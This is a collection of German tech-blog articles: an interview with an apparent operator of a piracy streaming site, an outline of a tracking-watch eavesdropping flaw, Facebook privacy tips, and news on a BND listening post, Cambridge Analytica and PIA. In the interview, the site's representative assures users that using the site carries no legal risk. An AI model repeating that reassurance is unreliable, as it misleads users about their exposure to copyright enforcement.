„Seit dem EuGH-Urteil „Filmspeler“ ist Eure Seite eine offensichtlich rechtswidrige Quelle. Hat sich die neue Rechtsprechung

auf Eure Besucherzahlen ausgewirkt? Vielleicht sogar positiv?“

„In den ersten 1-3 Monaten sind die Besucherzahlen bei uns und in der Branche nach dieser medienwirksamen Panikaktion wie zu erwarten etwas gesunken. Im Anschluss hat sich das aber wieder relativiert, nachdem wir u.a. ein Statement dazu veröffentlicht haben und die Millionen Nutzer gemerkt haben, dass da sowieso nichts passiert.“

Stimmt, passiert ist den Nutzern solcher Angebote noch nichts, geht mir auch durch den Kopf. Stellt sich zudem die Frage, wie man an die IP-Adressen der Besucher gelangen will. „Sollte man SerienStream.to wegen des Urteils trotzdem besser nur noch mit einem VPN benutzen? Was speichert Ihr eigentlich an Daten von den Seitenbesuchern und für wie lange?“

„Bei uns muss man keinen VPN verwenden. Es empfiehlt sich zwar generell per VPN online zu gehen – vor allem auch bei anderen Seiten – wir speichern aber keine Daten, die unseren Nutzern gefährlich werden könnten. Wir hätten auch keinen Grund dazu – wenn mal ein Fehler analysiert werden muss, lassen sich anonymisierte, stichprobenartige Logs anlegen. Die meiste Zeit aber würde das Speichern solcher Daten nur unnötig Ressourcen fressen und wäre somit auch nicht wirtschaftlich.“

Ich traue meinen Augen nicht. Endlich nähert sich eine weibliche Bedienung in abgeschnittener Jeanshose und knapper Bluse. Nun ja, das passt zur Temperatur. Es ist echt heiß hier. Sie sieht gelangweilt aus. Ich bestelle eine große Cola oder versuche es zumindest. Raymond übersetzt ins Chinesische. Die Dame nickt freundlich und verschwindet wieder, woher auch immer sie gekommen ist. So schnell sehen wir sie nicht wieder. Ob man die Cola im Jahr 2030 selbst anbauen muss? Besprechen wir lieber die weiteren Einzelheiten…

Teaminternes von SerienStream.to

„Ich habe gehört, dass Linker im Moment nur rund 2.000 Links eintragen können. Stimmt das? Gibt es dafür einen Grund? Bei anderen Seiten kann ja jeder so viel eintragen, wie er will. Schreckt so etwas die Linker nicht ab?“

Raymond: Wir haben für neue Linker eine Beschränkung, um die Qualität der Links besser beobachten und prüfen zu können. Sobald wir sehen, dass bei einem Linker keine Fehler auftreten und er die Links erwartungsgemäß sauber einträgt, wird das Limit mit der Zeit um ein Vielfaches erhöht.

„Wir haben von der Degradierung von mehreren „C-Mods“ gehört. Zunächst: Was sind eigentlich C-Mods? Wie kam es dazu, sollte sich das Gerücht bewahrheiten.“ Mehr Infos dazu hier.

„C-Mods sind Community-Moderatoren, die darauf achten, dass überall die Regeln eingehalten werden und ein freundlicher Umgangston herrscht. Wir haben die Shoutbox für 3 Wochen aufgrund von planmäßigen Wartungsarbeiten deaktiviert und im Zuge dessen kurzfristig auch die Berechtigungen der C-Mods entzogen. Die Rechte wurden im Anschluss aber wieder vergeben bzw. sogar ausgeweitet.„

Ich sag ja, Marketing-Studium. ;-) „Warum verwendet SerienStream.to für den Seitenaufbau eigentlich dasselbe Script wie eine bekannte Alternative? Ist dieses Script öffentlich oder steckt ihr auch hinter der anderen Seite?“

„Wir verwenden kein Script einer anderen Seite. SerienStream.to ist vollständig selbst entwickelt und unser Code wird auf keiner anderen Seite genutzt. Wir haben nur die sehr grobe Struktur von anderen Seiten als Vorlage genommen, da diese bereits praxiserprobt ist und für den Nutzer eine ganze Reihe an Vorteilen bietet.„

„Offenbar soll der Name der bekannten Alternative an dieser Stelle nicht fallen, oder?“

Raymond grinst mir zur Antwort direkt ins Gesicht und schüttelt erst dann den Kopf.

DDoS-Attacken sind in der Szene leider ein häufig verwendetes Mittel.

„Nun gut, die Spezis werden auch so wissen, welche andere Webseite damit gemeint ist. Mal was anderes: 2016 wurde dieses Serien-Portal heftigen DDoS-Attacken ausgesetzt, wie konntet ihr dieses Problem lösen? Gibt es eigentlich Hinweise, wer dahinter steckt?“

„Wir konnten das Problem damals lösen, indem wir unseren Server-Cluster erweitert haben und auf einen mit höheren Kosten verbundene DDoS-Schutz gesetzt haben. Seit dem Zeitpunkt haben wir eigentlich weitestgehend Ruhe mit diesem Thema. DDoS-Attacken sind in der Szene leider ein häufig verwendetes Mittel um die eigene Position am Markt zu sichern – falls ein Konkurrent mehr bieten kann.„

„Nach welchen Kriterien sucht Ihr Eure Kooperationspartner, in diesem Fall Streaming-Hoster, aus?“

„Die Streaminghoster sollten ein modernes Design vorzeigen können, schnelle Streams und über ausreichend Speicherkapazitäten verfügen. Es sollte nicht (zu) sehr aufdringliche Werbung angezeigt werden und wir möchten das Gefühl haben, dass der Kooperationspartner sich in seinem Gebiet auskennt und gewisse Erfahrung vorweisen kann. Außerdem sehen wir es sehr gerne, wenn die Seite auch für Mobilgeräte ausgelegt ist – so wie es bei uns der Fall ist.„

„Werdet ihr in Zukunft noch weitere HD Hoster hinzufügen als open-

load?“

„Ja, wir werden in Kürze unsere Hoster auswechseln. HD Streams können dann bei 2 schnellen Speicherdiensten verlinkt werden.„

„Wieso bietet ihr eigentlich gar keine 4k-Streams an?“

„Zum aktuellen Zeitpunkt sind 4K-Streams für die Hoster nicht wirtschaftlich rentabel, da die Traffic-Kosten zu hoch werden. Es verfügen außerdem viele Haushalte noch nicht über Highspeed-Glasfaserleitungen, was das Abspielen eines Ultra-HD-Streams unmöglich macht bzw. mit besonders viel Wartezeit verbunden ist.„

Kodi, Vavoo & Co.

„Ist die Kodi-Abwandlung vavoo wie angekündigt wirklich „the next big thing“? Oder eher viel Rauch um nichts? Was würdet ihr tun, sollte man einen Eurer Streams klauen, wie im Fall tata.to geschehen?“

„In der Regel verlinken die Linker ihre Streams auf mehreren Seiten, von „unseren Streams“ kann also nicht die Rede sein. Zu Zeiten der Adblocker sind Kodi-Plugins für die Hoster ein Dorn im Auge. Traffic und Server kostet eine Menge Geld, Adblocker blockieren die lebensnotwendigen Werbeanzeigen – kommt dann dazu noch eine Streaming-Erweiterung, die automatisch die Video-Datei im Hintergrund crawlt und abspielt, ohne dass die Werbung eingeblendet wird, verursacht das weitere Probleme für die Hoster. Langfristig gehen wir davon aus, dass die Hoster immer wieder die Seite anpassen werden, sodass (kurzfristig) ein automatischer Zugriff nicht möglich ist, bzw. die Hoster entsprechende Zusatzangebote anbieten werden.„

„Wird es eigene Apps für das Google Chromecast oder Kodi geben?“

„Eine App ist in Planung, hat aber momentan keine hohe Priorität. Da unsere Seite zumindest auf Mobilgeräte ausgelegt ist (und soweit ohne App genutzt werden kann), legen wir den Fokus eher auf neue Funktionen. Chromecast und Kodi lassen sich mit den im Play-Store verfügbaren Apps „AllCast“ und „AndStream“ zumindest mit einigen Hostern nutzen.„

Ausblick

„Ist geplant, auch einige interessante TV-Sender in die Seite einzubauen (Sky & Co.) wie z.B. bei Tata.to?“

„Nein, solche Pläne existieren derzeit nicht. Ideen und Kritik kann man uns aber gerne jederzeit über das Support-System zukommen lassen.„

„Habt ihr vor, zukünftig Verbesserungen einzubauen wie z.B. das direkte Einbetten von Streams, sofern es die Hoster unterstützen, so wie es viele euer Mitbewerber mittlerweile auch machen?“

„Solche Funktionen sind in Planung – sofern die Hoster dies gestatten und dabei keine übermäßige zusätzliche Werbung auf unserer Seite einbinden.“

„Plant ihr bei SerienStream.to in Zukunft noch weitere Funktionen für registrierte User?“

„Wir haben noch ein paar Ideen und Vorschläge seitens der Nutzer, werden uns aber erstmal um den Ausbau der bestehenden Funktionen kümmern.„

„Warum ist eure außerordentlich gute Suchfunktion nicht direkt auf der Startseite nutzbar, sondern erst über einen Klick zu erreichen?“

„Das ist eine gute Frage :) Als registrierter Nutzer wird einem die Suchfunktion auf jeder Seite angezeigt. Die Idee wurde an einen Entwickler weiter geleitet.„

„Hey, wir stellen immer gute Fragen ;-). Plant Ihr Google als Hoster zu nutzen, um verlustfreie HD Streams anbieten zu können? Oder hat sich Google mittlerweile für solche Zwecke selbst disqualifiziert, weil sie mittlerweile recht zeitnah auf Abuse-Meldungen reagieren?“

„Nein, das planen wir derzeit nicht.„

Gute Entscheidung! „Tata.to hat sich damit nämlich selbst mehrfach ins Knie geschossen. Warum werden TV-Serien von den privaten Sendern wie RTL etc. nicht bei Euch aufgenommen? Liegt es daran, weil RTL & Co. sehr aggressiv gegen jegliche Urheberrechtsverletzungen ihrer Werke vorgehen? Der Druck der beauftragten Rechtsanwaltskanzleien wäre openload und anderen Offshore-Hostern doch wahrscheinlich egal, oder?“

„RTL & Co. lassen die Links sehr aggressiv löschen und gehen ohne Kompromiss gegen jeden Link, häufig mithilfe von spezialisierten Firmen automatisiert vor. Langfristig wird der Druck auf die Hoster dadurch zu groß, sodass diese in der Regel lieber einen Link löschen, als sich vor weiteren Konsequenzen und Drohungen schützen zu müssen. Der Speicherdienst openload z.B. löscht bei jeder Abuse-Anfrage. Egal ob diese valide ist oder nicht.„

„Was müsste die Filmwirtschaft eigentlich tun, um wieder mehr an ihren eigenen TV-Serien zu verdienen? Was könnten legale Wettbewerber wie Netflix & Co. eigentlich besser machen?“

„Um „mehr zu verdienen“, da fällt den großen Firmen sicher selbst etwas ein. Wenn es aber darum geht, Marktanteile von uns zurückzuholen, müsste man sich viel mehr auf das Streaming konzentrieren und mit anderen Labels kooperieren. Es müsste ein Angebot geben, mit dem man für unter 20 Euro pro Monat auf 95% der Filme und Serien direkt nach Veröffentlichung zugreifen kann. Keine Ländersperren oder sonstige „Features“, die nur eingerichtet wurden, um mehr Geld zu verdienen. Bessere Qualität (HD, 4k) könnte man für ein paar Euro mehr anbieten. Oder generell etwas, wofür der Kunde auch zahlen möchte, weil es einen echten Mehrwert bringt.„

„Wie wird sich Streaming eurer Meinung nach in den nächsten Jahren weiter entwickeln?“

„Wir denken, die Technik wird sich entsprechend weiterentwickeln. Die Wirtschaft wird irgendwann von DVDs und BluRays abrücken, hin zu Streaming und VoD. In der Spielbranche bahnt sich momentan etwas ähnliches an. Wir hoffen dabei, dass die Angebote so aufgestellt sind, dass wir unsere Nutzer verlieren – wenn ein kommerzieller Anbieter eine Plattform bereitstellt, die den Nutzern so viel Freiheit gibt wie wir, dann geben wir dem gerne nach.“

Last, but not least: „Wie sieht das Internet in 5 beziehungsweise 10 Jahren aus? Ist es dann so streng reguliert, dass derartige Angebot wie SerienStream.to technisch unmöglich sind? Was glaubt ihr?“

„Wenn die Politik nicht irgendwann erkennt, dass Überwachung und Eingriffe in diverse Grundrechte eher schaden als nützen, werden auch weiter Technologien entwickelt, die das Umgehen von Sperren und Schranken ermöglichen. Was manche nicht erkennen oder erkennen wollen ist, dass das Internet seit Beginn vor allem für eins steht: freier Zugang zu Informationen.„

„Danke vielmals für die ganze Zeit, die Du in unser Gespräch investiert hast.“ Ich muss los. Mein Flieger würde ganz bestimmt nicht auf mich warten. „Die noch nicht an den Tisch gebrachte Cola geht auf Deine Rechnung„ verabschiede ich mich und hetze zurück durch die unbarmherzigen Regenschauer von Chiba City. Let’s fly back to the present, geht mir durch den Kopf, als die Fähre wenigen Minuten später abhebt.

Tracking-Uhr wird zur Wanze

Eine Tracking-Uhr soll am Handgelenk von Kindern, Lebenspartnern oder Senioren für mehr Sicherheit sorgen. Bei einem Modell entdeckte ein Sicherheitsforscher in Zusammenarbeit mit der c’t jedoch eine Sicherheitslücke, mit der beliebige Träger von außen belauscht und getrackt werden können.

Und so wird die Uhr zur Wanze

Um die Abhörfunktion der Uhr zu aktivieren, bedarf es keiner Anmeldung und keinem Passwort. Bekannt sein muss lediglich die einmalige ID des Gerätes. Zu den Uhren gehören Android- und iOS-Apps des Herstellers, die über dessen Server mit der Uhr kommunizieren. (Bis vor kurzem wurden Befehle, inklusive der Geräte-ID, dabei im Klartext übertragen). Mit wenigen Handgriffen war es so möglich, die ID dieser Uhr auszulesen und die Server-Befehle mitzuschreiben. Die IDs scheinen nacheinander vergeben zu werden, was es trivial macht, die Uhren anderer Vidimensio-Kunden zu finden. Alleine mit einer Linux-Kommandozeile und der ID einer Uhr bewaffnet, kann man diese dann abhören.

Schickt man der Tracking-Uhr über den Hersteller-Server eine Telefonnummer, ruft diese daraufhin die Nummer an und der Empfänger kann alles hören, was im Umfeld der Uhr gesagt wird. Der Träger der Uhr bekommt davon nichts mit. In der Benutzeroberfläche gibt es nicht das geringste Anzeichen dafür, dass der Anruf stattfindet oder das Mikrofon der Uhr in Benutzung ist. Mit der nicht dokumentierten Funktion der Uhr kann man diese aber nicht nur abhören. Die Firma Vidimensio hat hunderte solcher Uhren verkauft. Ein Angreifer könnte die Lücken mit geringem Aufwand automatisch ausnutzen, fremde Uhren dazu zu bringen, gebührenpflichtige Nummern anzurufen und somit dem Träger Geld aus der Tasche zu ziehen

Neben der Abhörfunktion können Angreifer per Server-Befehl auch die aktuelle Position der Uhr in Echtzeit abfragen. Zusätzlich war es möglich, diese Uhr per Remote-Befehl zurückzusetzen und den Testern Zugang zum Webinterface der Paladin zu verschaffen. Auf diesem Wege hätte ein Angreifer das auf der Uhr gespeicherte Kontaktbuch und die personenbezogenen Daten auslesen können.

Der Hersteller weist in seinem Amazon-Angebot deutlich darauf hin, dass die Uhr keine Abhörfunktion besitzt.

Die 160 Euro teure Paladin ist dabei nur eines von vielen Geräten, die der Hersteller zur Personenortung anbietet. Andere Tracker-Uhren aus dem Angebot der Firma tragen fantasievolle Namen wie „Kleiner Delfin“, „Kleine Eule“ und „Kleiner Drache“ und sind offensichtlich speziell zur Ortung von Kindern gedacht.

Vermutlich weitere Uhrenmodelle betroffen

Es wird vermutet, dass auch andere Uhren des Herstellers ähnliche Sicherheitslücken enthalten. Die Verantwortlichen sind allerdings davon überzeugt, dass ihre Uhren sicher sind. „Die Abhörfunktion bei der Uhr Paladin wie auch bei anderen Uhren von uns“ sei „abgeschaltet“ worden, beteuerte Vidimensio.

Im November 2017 verbietet die Bundesnetzagentur den Verkauf von Kinderuhren mit Abhörfunktion: Klick hier zum Originalartikel der Bundesnetzagentur. Auszug aus dem Verbot:

Die Bundesnetzagentur verbietet den Verkauf von Kinderuhren mit Abhörfunktion und ist bereits gegen mehrere Angebote im Internet vorgegangen

Die Bundesnetzagentur rät Eltern, Uhren mit solchen Funktionen unschädlich zu machen und einen Nachweis darüber zu erbringen. Denn auch der Besitz eines solchen Geräts ist laut der Behörde in Deutschland strafbar. Wenn Käufer solcher Uhren der Bundesnetzagentur bekannt werden, fordert die Behörde sie nach eigenen Angaben zum Vernichten des Geräts und zur Übersendung eines entsprechenden Nachweises auf. Weigern sich die Betroffenen, den Aufforderungen der Bundesnetzagentur freiwillig nachzukommen, können sie seitens der Bundesnetzagentur mittels Verwaltungsakt dazu verpflichtet werden. Diese Verpflichtung kann mit einem Zwangsgeld von bis zu 25.000 € durchgesetzt werden

So schützen Sie Ihre Facebook-Daten

Derzeit geht der Skandal des Datenanalyse-Unternehmens Cambridge Analytica durch die Medien und treibt sogar Facebook-Chef Mark Zuckerberg vor sich her. Wir zeigen unseren Lesern ganz konkret in ein paar einfachen Schritten, wie sie bei Facebook ihre Einstellungen ändern können, um mehr Privatsphäre zu erhalten.

Neben dem Weg, den Cambridge Analytica gewählt hat, gibt es noch andere Möglichkeiten, um an Facebook-Nutzerdaten zu kommen: Es reicht der Button „Mit Facebook anmelden“ in vielen Apps, in denen Sie sich registrieren sollen. Viele Nutzer möchten sich nicht lange damit aufhalten, Namen und E-Mail-Adresse einzugeben und ein Passwort festzulegen. Sie wählen den bequemeren Weg, sich über Facebook einzuloggen. Die neue App ist jetzt allerdings mitunter dauerhaft mit Ihrem Facebook-Profil verbunden.

Tipps für das Sperren, Aussortieren und Löschen
Wenn Sie selber kontrollieren möchten, welche Drittanbieter mit dem eigenen Facebook-Konto verbunden sind, können Sie dies überprüfen.

Bei Facebook-Einstellungen unter „Apps“ ist zu sehen, welche externen Anwendungen mit Facebook angemeldet sind. Bei einigen Nutzern war es vielleicht eine bewusste Entscheidung, sich mit Facebook zu verbinden. Zum Beispiel bei Instagram: Viele verbinden die App mit Facebook, um ihre neuesten Bilder gleichzeitig auch auf Facebook zeigen zu können. Sortieren Sie am besten alle Anwendungen aus, die Sie nicht mehr nutzen möchten oder die Sie sowieso nur selten benutzt haben. Wer in Zukunft verhindern möchte, dass Facebook sich mit anderen Anwendungen verbindet, wählt die radikalere Variante: „Apps, Plug-ins und Webseiten deaktivieren“. Damit werden alle Apps gelöscht und verbietet jeden weiteren Zugriff von Drittanbietern.

Bei der App, die Cambridge Analytica nutzte, um an Nutzerdaten zu gelangen, bedarf es einer dritten Einstellung: „Von anderen Personen verwendete Apps“. Wenn sie aktiviert ist, erlaubt das Apps von Facebook-Freunden Zugriff auf Ihre Daten zu gelangen. Wenn einer Ihrer Freunde mit Candy Crush, Spotify oder Bubble Attack verbunden sein sollte, könnte das im Zweifel bedeuten, dass auch Daten seiner Freunde an die Entwickler fließen.

Als Reaktion auf die Datenaffäre mit Cambridge Analytica rief Whatsapp-Gründer Brian Acton in einem Tweet dazu auf, Facebook einfach ganz zu löschen: #deletefacebook. Das wäre sicher die letzte und endgültigste Lösung, einen Missbrauch der eigenen Facebook-Daten zu umgehen.

10 Tipps für die Nutzung von Facebook

1. Unsichtbarkeit des Profils für die Suche
Wenn Sie nicht von anderen Facebook-Usern gefunden werden möchten, sollten Sie unter „Privatsphäre“ in dem Punkt „Suche“ Ihre Sichtbarkeit in der allgemeinen Suche abwählen.10. Kommunikation via Facebook

Dialoge auf der Pinnwand sind öffentlich und können von allen Kontakten gelesen werden. Möchten Sie also eine private Nachricht an einen Freund senden, nutzen Sie die Möglichkeit, auf dem Profil des Kontaktes über „Eine Nachricht senden“ eine Mitteilung zu verschicken.

2. Kommunikation / Nachrichten
Dialoge auf der Pinnwand sind öffentlich und können von allen Kontakten gelesen werden. Möchten Sie also eine private Nachricht an einen Freund senden, nutzen Sie die Möglichkeit, auf dem Profil des Kontaktes über „Eine Nachricht senden“ eine Mitteilung zu verschicken.

3. Anwendungen
Besonders die Nutzung von Anwendungen (oder „Apps“), die von Dritten entwickelt worden sind, stellen eine große Gefahr für Ihre persönliche Daten dar. So sollen User-IDs von ebendiesen Anwendungen an Anzeigekunden oder Adressensammler weitergegeben worden sein. Facebook-User können sich allerdings auch vor solchen Datentransfers schützen, indem sie so wenige Anwendungen wie möglich verwenden. Die „Privatsphäre“ bietet zudem in der Rubrik („Anwendungen und Webseiten“) einen Überblick über die Anwendungen Dritter, die Sie verwenden.

4. Fotoalben

Fotoalben müssen nicht zwangsläufig für jeden Freund sichtbar sein. Sollen also beispielsweise die Urlaubsfotos nicht von den geschäftlichen Kontakten eingesehen werden, so können Sie dies in den „Privatsphäre“-Einstellungen in der Rubrik „Fotos“ ändern. Wenn Sie dort die Einstellung „Benutzerdefiniert“ wählen, können Sie dort die entsprechende Freundesliste auswählen, für welche die Fotoalben sichtbar sein sollen.

5. „Neuigkeiten und Pinnwand“

In dieser Kategorie können Sie definieren, welche Änderungen in den privaten Einstellungen (z.B.: Beziehungsstatus, Interessen, Wohnort, etc…) für Ihre Freunde sichtbar gemacht werden sollen. So können Sie beispielsweise den Punkt „Beziehungsstatus ändern“ abwählen und somit uninteressanter erscheinen lassen.

6. Kontaktinformationen privat halten

Die persönlichen Kontaktinformationen können privat gehalten werden, beispielsweise wenn die private Handynummer nicht für die geschäftlichen Kontakte zugänglich sein soll. Dies lässt sich in der „Privatsphäre“ unter „Benutzerdefinierte Einstellungen“ ändern.

7. Geschäftliche Nutzung

Das persönliche Profil kann nicht nur zu privaten, sondern auch zu geschäftlichen Zwecken verwendet werden. Sollten Sie nicht alle Informationen, die Sie Ihren Freunden preisgeben, mit Ihren geschäftlichen Kontakten teilen wollen, sollten Sie Ihre Kontakte in Freundeslisten organisieren. So können Sie bestimmen, was Sie welcher Freundesliste anzeigen lassen möchten.

8. Freundschaften

Achten Sie bei jeder Freundschaftsanfrage darauf, wen Sie als Freund bestätigen. Denn nicht immer ist ein potentieller Freund an Ihrer Person interessiert. Er könnte vielmehr Ihre Daten wollen. Entscheiden Sie also bewusst, wen sie als Freund aufnehmen und welche Daten für den Kontakt einsehbar sein sollen. Wenn Sie vermeiden möchten, dass sich jedermann durch Ihre Freundschaften klicken kann, definieren Sie die Zugänglichkeit Ihrer Kontakte in den „Allgemeinen Informationen“ unter „Privatsphäre“.

9. User-ID

Jeder Facebook-User hat eine individuelle User-ID. Zwar erlaubt es die Kenntnis dieser ID nicht, auf private Informationen zuzugreifen, allerdings werden einige Informationen von Facebook als „öffentlich zugänglich“ kategorisiert. So sind der Name, das Profilbild und Verbindungen allgemein verfügbare Daten, auf die jedermann im Internet zugreifen kann.

Anhand der User-ID ist es weiterhin möglich, den dazugehörenden Namen herauszufinden, sodass jedes Mitglied davon ausgehen sollte, dass sein Name, seine Kontakte und sein Profilbild frei zugänglich sind.

Welche Daten gebe ich preis?

Kontrollieren Sie in regelmäßigen Abständen, welche Angaben Sie auf Ihrem Profil machen und reflektieren Sie, ob diese wirklich notwendig sind. Achten Sie in diesem Zusammenhang auch darauf, welche Freundesliste welche Angaben sehen kann.

Lauschangriff vom Glockenturm: Frauenkirche für Spionage missbraucht

München. In alten Kathedralen schlummern viele Mysterien, wie der Teufelstritt in der Frauenkirche. Das Geheimnis, das jetzt offenbar im nördlichen Glockenturm entdeckt wurde, ist allerdings garantiert Menschenwerk. Mittlerweile brach die katholische Kirche diesbezüglich ihr Schweigen, anfangs wollte man sich dazu nicht öffentlich äußern. Deswegen solle man sich doch besser direkt an den BND wenden, der die Fragesteller seinerseits an mehrere andere Stellen wie die Bundesregierung verwies, um die Anfrage endgültig abzublocken.

Laut dem Nachrichtenmagazin „Der Spiegel“ existiert im Nordturm der Münchner Frauenkirche seit vielen Jahrzehnten eine Abhör-Anlage des Bundesnachrichtendienstes (BND). Auf Nachfrage befänden sich dort sogar „diverse technische Einrichtungen von verschiedenen Organisationen“, hieß es.

Die BILD-Zeitung hat beim BND nachgefragt: eine Mauer des Schweigens! Einer der Redaktion bekannter Experte für Abhör-Technik, der über ein Jahrzehnt lang mit deutschen Sicherheitsbehörden zusammenarbeitete, meinte dazu: „Die Frauenkirche ist ein idealer Ort für solche Anlagen, wie sie die Amerikaner, der Mossad und der BND nach dem Krieg an vielen Orten in Deutschland verbaut haben.“

Möglich sei der Einsatz im nördlichen Glockenturm von zwei unterschiedlichen Techniken: Zum einen Richtmikrofone, um Gespräche in der Umgebung des Doms zu belauschen, etwa an einem Brunnen oder in einem nahen Café. Zum anderen wurden so genannte IMSI-Catcher als Einsatzmöglichkeit genannt. Das sind Geräte, die Funksystemen vortäuschen, der nächste Sendemast zu sein. Damit können alle Handy-Gespräche innerhalb mehrerer einhundert Quadratmeter (also innerhalb der Funkzelle) abgehört werden. Weitere Informationen zum Thema Handy-Spionage sind hier verfügbar.

Der Experte weiter: „Der Glockenturm ist deshalb interessant, weil dort Strom für Licht existiert und vermutlich eine Leitung, die der Uhr das Signal gibt und gleichzeitig als Datenleitung genutzt werden kann.“ Die Größe solcher Anlagen: etwa die mehrerer übereinander gestapelter Umzugskisten. Laut dem „Spiegel“ ließen die Geheimdienste auch das Kirchenpersonal bespitzeln, so hatte der BND angeblich V-Leute im Büro des evangelischen Landesbischofs in München und beim Malteserorden.

Glockenturm: Katholische Kirche bricht ihr Schweigen

Die katholische Kirche äußerte sich nach Auftreten massiver Kritik und gab zu, dass es im Nordturm in der Höhe von etwa 100 Metern Verstärkerantennen für den Funk geben soll, den der BND angeblich schon nicht mehr aktiv benutzt. Die Verstärker wurden angeblich für die Kommunikation zwischen den Agenten eingesetzt. Allerdings wurde auch bekannt, dass offenbar ein weiterer Geheimdienst seine Hardware im Nordturm deponieren durfte. Der Zweck der Anlagen wurde bislang nicht aufgeklärt. Die katholische Kirche ließ verlauten, man stehe in Gesprächen mit dem BND die Anlage zu demontieren, sofern es sich dabei um Abhörtechnik handelt. Das hat die Organisation offenbar nicht davon abgehalten, langfristig mehreren Geheimdiensten einen vertraglich vereinbarten Zugang zu ihrem Gebäude zu gewährleisten. Konkrete Aussagen über den Inhalt der Verträge konnte man in der dortigen Verwaltung bisher nicht machen. Dafür liegen nach eigener Aussage „gegenwärtig keine Unterlagen vor, die eine qualifizierte Aussage darüber zulassen, seit wann diese Einrichtung existiert und welchem Zweck sie dient“. Wie praktisch!

Facebook: Unerlaubte Daten-Nutzung betrifft 50 Millionen User

Wie New York Times, Guardian und Facebook mitteilen, haben Datenanalysten der Organisation Cambridge Analytica im Jahre 2014 etwa 50 Millionen gesammelte, private Userdaten des sozialen Netzwerks Facebook dazu genutzt, um eine Analysesoftware zu entwickeln, die Donald Trump beim Wahlkampf unterstützte. Ein Mitbegründer von Cambridge Analytica, Christopher Wylie, verriet nun Details.

So bot Psychologe Aleksandr Kogan, der an der Universität Cambridge forscht, auf Facebook im Rahmen eines Forschungsprogramms über eine App mit Namen thisisyourdigitallife einen Persönlichkeitstest an, an dem sich 270.000 Personen, die teilweise auch dafür bezahlte wurden, beteiligen. Zudem konnte er jedoch über die Schnittstelle der App auch auf Daten der Freunde der Teilnehmer an dem Test zugreifen, also auf insgesamt 50 Millionen Profildaten. Diese hat er von den Facebook-Servern heruntergeladen und später an Cambridge Analytica weitergegeben.

Die Organisation Cambridge Analytica haben diese Daten dann dazu genutzt, um darauf aufbauend eine Analysesoftware zu entwickeln, die das Verhalten von US-Wählern vorhersagen und deren Vorlieben und Ängste herausfinden sollten, um Donald Trump beim Wahlkampf zu unterstützen. Die 50 Millionen Datenprofile entsprachen etwa einem Viertel der US-Wählerschaft und einem Drittel aller in den USA ansässigen Facebook-Nutzer. Jedoch sind die Daten dafür unrechtmäßig weitergegeben worden, denn der Großteil der User, dessen Daten dafür genutzt wurden, wusste davon nichts und hat der Weitergabe ihrer Daten an Cambridge Analytics in keiner Weise zugestimmt.

Nach den Berichten gerät Facebook nun zunehmend unter stärkeren politischen Druck. So fordern Abgeordnete in den USA und Europa Antworten von der Facebook-Spitze um Mark Zuckerberg, auch Großbritannien hat Untersuchungen eingeleitet. Es könnte Facebook mit der Datenweitergabe an Cambridge Analytica gegen Datenschutzrichtlinien der US-Verbraucherschutzbehörde verstoßen haben. Bis zu zwei Billionen Dollar Strafe könnte Facebook drohen (Bis zu 40.000 Dollar Strafe müssen Unternehmen pro Verstoß gegen die Richtlinie zahlen). Die US-Aufsichtsbehörde FTC habe bereits Ermittlungen zu dem Fall eingeleitet. Im Kern gehe es bei den Ermittlungen um die Frage, ob das soziale Netzwerk der Datenanalysefirma Cambridge Analytica erlaubt habe, an einige Nutzerinformationen zu gelangen, obwohl dies gegen die Richtlinien verstoße. Aber auch Cambridge Analytica ist ins Visier geraten. Die britische Datenschutzbehörde beantragte einen Durchsuchungsbefehl für die Londoner Zentrale von Cambridge Analytica.

Dazu schalteten sich auch deutsche Behörden in den Fall ein. Bundesjustizministerin Katarina Barley forderte, Facebook müsse sich an geltendes Datenschutzrecht halten. Zudem solle das Unternehmen erklären, wie es künftig die Daten seiner Nutzer besser schützen will: „Wenn die persönlichsten Interessen von Millionen Facebook-Nutzern für die Trump-Kampagne ausgeforscht wurden, dann ist das eine neue Qualität des Missbrauchs persönlicher Daten“, sagte Barley der „Passauer Neuen Presse“.

Die in Deutschland für Facebook zuständige Hamburger Datenschutzbehörde verlangt ebenso Auskunft, ob etwa deutsche Nutzer von einem solchem Datenmissbrauch bedroht sind. Denn „vielen Nutzern ist nicht bewusst, dass Facebook weitere Schnittstellen bietet, über die Dritte ihre Profilinformationen abgreifen können“, erklärte Behördenleiter Johannes Caspar.

Obwohl Facebook seit über zwei Jahren von der Verwendung der Daten durch Cambridge Analytica weiß, blieben sie bis noch vor wenigen Tagen untätig. Die betroffenen Nutzer wurden nicht über den Datenmissbrauch benachrichtigt. Einzig schloss Facebook am Samstag Cambridge Analytica und dessen Mutterkonzern SCL von seinem Netzwerk aus und verlangte wiederholt eine Löschung der Daten. Kurz darauf wurde zudem das Konto des Whistleblowers Christopher Wylie, der dem Guardian die Informationen zu der Datenaffäre lieferte, gelöscht.

Private Internet Access zieht blank

Der VPN (Virtual Private Network) Anbieter Private Internet Access (PIA) öffnet das Code Buch und erlaubt jedem im Laufe der nächsten sechs Monate, den Nutzer-seitigen Code seiner Programme und Applikationen einzusehen.

Das Unternehmen hofft hierbei auf die Mithilfe von Entwicklern, die PIA VPN besser und sicherer zu machen. Man will hierbei natürlich auch dem Nutzer zeigen, was denn da im Hintergrund geschieht und auch dem Normalverbraucher die Sicherheit geben, dass bei PIA nichts unverschlüsselt mitgelesen wird.

Das ist wohl auch eines der größten Probleme mit VPN's, denn der Nutzer kann nie wissen, was denn da mit dem Internetverkehr passiert. Wenn man hier den falschen Anbieter wählt, kann es tatsächlich dazu kommen, dass aus dem Virtuellen Privaten Netzwerk das „Virtuelle Schicks doch gleich an die Polizei-Netzwerk" wird.

Die Pressemanagerin von PIA, Christel Dahlskjaer, gab ein Statement zu der Veröffentlichung des Codes ab, „our code may not be perfect, and we hope that the wider FOSS community will get involved" oder zu Deutsch „unser Code ist vielleicht nicht perfekt, aber wir hoffen, dass die FOSS Community sich hier mit einbringt". Die FOSS (Free and Open Source Software) Community ist die Gemeinschaft von Entwicklern, die sich veröffentlichen Code ansehen, verbessern oder einfach damit herumbasteln. Genau was sich Private Internet Access davon erhofft.

Zwar könnte es nun auch passieren, dass sich Entwickler mit weniger Community-freundlichen Interessen den Code vornehmen und Sicherheitslücken finden und auszunutzen, um die Server des Betreibers anzugreifen. PIA hatte vor einigen Jahren (2015) schon mal ein Sicherheitsproblem, bei dem IP-Adressen im Klartext aus dem System abgegriffen werden konnten. Allerdings wurden dieses behoben und bis jetzt hat sich dieses Problem scheinbar nicht wiederholt.

